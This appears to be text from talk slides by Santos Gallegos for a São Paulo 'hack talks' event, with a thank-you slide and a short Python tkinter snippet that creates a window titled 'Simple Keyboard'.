Santos Gallegos / @stsewd



<https://stsewd.dev>

Obrigado 🇧🇷!

positive  
São Paulo hack  
talks

#PHTalks

```
# Create the main window
root = tk.Tk()
root.title("Simple Keyboard")
```